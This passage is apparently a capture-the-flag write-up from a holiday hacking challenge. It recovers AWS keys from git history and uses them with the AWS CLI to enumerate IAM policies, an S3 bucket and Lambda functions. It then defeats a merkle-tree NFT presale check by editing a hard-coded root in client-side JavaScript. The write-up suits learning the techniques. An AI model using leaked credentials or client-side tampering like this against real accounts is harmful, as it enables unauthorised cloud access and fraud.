-     aws_access_key_id=ACCESSKEYID,
+      aws_access_key_id="AKIAAIDAYRANYAHGQOHD",
-     aws_access_key_id="AIDAYRANYAHGQOHD7OUSS",
+      aws_access_key_id=ACCESSKEYID,
+      aws_access_key_id="AIDAYRANYAHGQOHD7OUSS",
```

It is confirmed that the “Raw result” in Trufflehog’s result was AWS Access Key.

```
git log -p | grep "aws_secret_access_key"
```

```
-     aws_secret_access_key="e95qToloszIgO9dNBsQMQsc5/foiPdKunPJwc1rL",
+      aws_secret_access_key=SECRETACCESSKEY,
-     aws_secret_access_key=SECRETACCESSKEY,
+      aws_secret_access_key="e95qToloszIgO9dNBsQMQsc5/foiPdKunPJwc1rL",
-     aws_secret_access_key="e95qToloszIgO9dNBsQMQsc5/foiPdKunPJwc1rL",
+      aws_secret_access_key=SECRETACCESSKEY,
+      aws_secret_access_key="e95qToloszIgO9dNBsQMQsc5/foiPdKunPJwc1rL",
```

Looks like AWS Secret Key is found too.

6. Configure with the revealed credentials and run `aws sts get-caller-identity`
   - AWS Access Key [ID]: AIDAYRANYAHGQOHD7OUSS
   - AWS Secret Key ID: e95qToloszIgO9dNBsQMQsc5/foiPdKunPJwc1rL
   - Default region name: us-east-1
   - Default output format: json

```
{
    "UserId": "AIDAJNIAAQYHIAAHDDRA",
    "Account": "602123424321",
    "Arn": "arn:aws:iam::602123424321:user/haug"
}
```

● Exploitation via AWS CLI

➢ Run the following commands in order.

7. `aws iam list-attached-user-policies --user-name haug`

   The output should contain below.

```
…
  "PolicyName": "TIER1_READONLY_POLICY",
  "PolicyArn": "arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY"
…
```

8. `aws iam get-policy --policy-arn arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY`

   The output should contain below.

```
…
  "DefaultVersionId": "v1",
…
```

9. `aws iam get-policy-version --policy-arn arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY --version-id v1`

10. `aws iam list-user-policies --user-name haug`
    The output should be as below.

```
{
    "PolicyNames": [
        "S3Perms"
    ],
    "IsTruncated": false
}
```

11. `aws iam get-user-policy --user-name haug --policy-name S3Perms`
    The output should contain below.

```
…
  "Resource": [
    "arn:aws:s3:::smogmachines3",
    "arn:aws:s3:::smogmachines3/*"
  ]
…
```

12. `aws s3api list-objects --bucket smogmachines3`

13. `aws lambda list-functions | grep "function"`

```
"FunctionArn": "arn:aws:lambda:us-east-1:602123424321:function:smogmachine_lambda",
```

14. `aws lambda get-function-url-config --function-name smogmachine_lambda`

Burning Ring of Fire

Buy a Hat

- Try to buy a Hat from Vending Machine. It gives you an instruction on how to purchase a Hat.
  1. Use a KTM to pre-approve a 10 KC transaction to the wallet address: 0x0721b454cD11139921c90c8d3948C4684E5eF5E6
  2. Return to this kiosk and use Hat ID: 0 to complete your purchase.

- Follow the given instruction.

Blockchain Divination

- Use Blockchain Explorer and take a look at Block #1.
  Block #1 says,
  This transaction creates a contract.
  "KringleCoin"
  Contract Address: 0xc27A2D3DE339Ce353c0eFBa32e948a88F1C86554

  Answer: 0xc27A2D3DE339Ce353c0eFBa32e948a88F1C86554

Exploit a Smart Contract (Bored Sporc Rowboat Society)

- Prepare a Merkle Tree calculation tool.

```
git clone https://github.com/QPetabyte/Merkle_Trees.git
docker build -t merkletrees .
docker run -it --rm --name=merkletrees merkletrees
```

- Visit BSRS website and go to Presale page.
  Presale validation requires your Wallet Address and Proof Values.
- Calculate Proof Values
  1. Edit the merkle_tree.py in a docker you've just prepared.
     Put your wallet address and other addresses in "allowlist". For example, you can use KringleCoin Contract Address and BSRS_nft Contract Address. Those can be found in Blockchain Explorer.
     Example)

```
…
allowlist =
[‘0xMyWalletAddress’,'0xc27A2D3DE339Ce353c0eFBa32e948a88F1C86554','0x36A3d1182Cf6C15D93E47EF3E27272BFA0E8612A']
…
```

2. Run `python merkle_tree.py`
   The output should look like this

```
Root: 0xaa1ed20872a782d6133f30688f7eb6ae8f49481816f643dd9836236b65002627
Proof: ['0x2afe6c26d0e44f12ee17bac605f507a8dc09c7fb2104841d26b9183ac7bfcc30']
```

➢ Edit BSRS Presale page’s bsrs.js so that validation form would accept your wallet address and Proof Values.

1. Open DevTool in BSRS Presale page.

2. Make a validation attempt and catch “presale” in DevTool’s network.
   After several attempts, you can notice that “presale” always uses the same “Root” value.

```
{"WalletID":"1","Root":"0x52cfdfdcba8efebabd9ecc2c60e6f482ab30bdc6acf8f9bd0600de83701e15f1","Proof":"1","Validate":"true","Session":"62fb9014-8b69-44e1-adb7-60364810275b"}
```

   In this case, it is 0x52cfdfdcba8efebabd9ecc2c60e6f482ab30bdc6acf8f9bd0600de83701e15f1

3. This fixed Root value comes from bsrs.js according to presale’s initiator.
   Indeed bsrs.js has this line which we want to modify.

```
…
var root = "0x52cfdfdcba8efebabd9ecc2c60e6f482ab30bdc6acf8f9bd0600de83701e15f1"
…
```

   Modify this to the Root value generated in the previous step.

```
…
var root = "0xaa1ed20872a782d6133f30688f7eb6ae8f49481816f643dd9836236b65002627"
…
```

   Save the change.

4. Attempt validation again with your wallet address, generated Proof Values (and Roots)
   Wallet Address: 0xMyWalletAddress
   Proof Values: 0x2afe6c26d0e44f12ee17bac605f507a8dc09c7fb2104841d26b9183ac7bfcc30

5. Purchase a bored Sporc.

Once presale validation succeeded, follow the step 5, 6 of the instruction written in Presale page, just like Buying a Hat.

5. Once you've confirmed everything works and you're sure you have the whole validated-and-on-the-list thing down, just go find a KTM and pre-approve a 100 KC transaction from the wallet you validated. That way, the funds are ready to go. Our Wallet Address is 0xe8fC6f6a76BE243122E3d01A1c544F87f1264d3a.
6. Once you've pre-approved the payment, come back here do the same thing you did when you validated your address, just uncheck the "Validate Only" thing. Then, we'll grab your K'Coin, mint a brand spankin' new Sporc, and fire it into your wallet. Zap! Just like that, you'll be the owner of an amazing piece of the digital domain and a member of the Bored Sporc Rowboat Society for life! (Or, until you decide to cash-out and sell your Bored Sporc).

6. Confirm the purchase.
   Success! You are now the proud owner of BSRS Token #000583. You can find more information at https://boredsporcrowboatsociety.com/TOKENS/BSRS583, or check it out in the gallery!
   Transaction: 0xd68983deb86fb37c3dc6820b9b7571136d637b30718873078b0adcd3d3d20dd7, Block: 103290

   https://boredsporcrowboatsociety.com/TOKENS/TOKENIMAGES/BSRS583.png

Special Thanks

- The event organizers for this incredibly fun event!
- Zach Mathis and Yamato Security members for holding a HolidayHack webinar!
- Great folks in HHC Discord for helping this noob out throughout the event!